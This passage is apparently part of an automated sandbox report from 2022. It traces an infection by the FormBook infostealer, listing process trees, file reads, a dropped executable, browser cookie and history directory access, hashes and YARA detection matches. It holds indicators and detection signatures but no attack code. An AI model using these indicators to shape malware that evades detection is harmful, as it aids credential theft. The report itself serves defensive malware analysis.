C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Djfypqyfx.exe	unknown	732672	success or wait	1	4034D1	ReadFile
C:\Users\Public\Libraries\Djfypqyfx.exe	unknown	732672	success or wait	1	22C3141	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Djfypqyfxwyivtfoakxovbbaompeayl[1]	unknown	1024	success or wait	174	22D5A14	InternetReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Djfypqyfxwyivtfoakxovbbaompeayl[1]	unknown	1024	end of file	1	22D5A14	InternetReadFile

Analysis Process: cmd.exe PID: **5432**, Parent PID: **5068**

General

Target ID:	17
Start time:	14:00:43
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /k
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5444**, Parent PID: **5432**

General

Target ID:	18
Start time:	14:00:43
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: **3968**, Parent PID: **5692**

General

Target ID:	20
Start time:	14:00:53
Start date:	08/08/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000000.460422107.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000014.00000000.460422107.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000000.460422107.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000000.460422107.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000000.433242777.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000014.00000000.433242777.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000000.433242777.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000000.433242777.000000000D48F000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

Analysis Process: cmd.exe PID: **768**, Parent PID: **5460**

General

Target ID:	22
Start time:	14:01:06
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /k
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6136**, Parent PID: **768**

General

Target ID:	24
Start time:	14:01:07
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: wscript.exe PID: **1428**, Parent PID: **3968**

General

Target ID:	30
Start time:	14:01:49
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0xba0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000002.537026751.00000000034A0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000001E.00000002.537026751.00000000034A0000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000002.537026751.00000000034A0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000002.537026751.00000000034A0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000002.537830907.00000000034D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000001E.00000002.537830907.00000000034D0000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000002.537830907.00000000034D0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000002.537830907.00000000034D0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000002.532023661.0000000002FA0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000001E.00000002.532023661.0000000002FA0000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000002.532023661.0000000002FA0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000002.532023661.0000000002FA0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2FBAE97	NtReadFile

Disassembly

No disassembly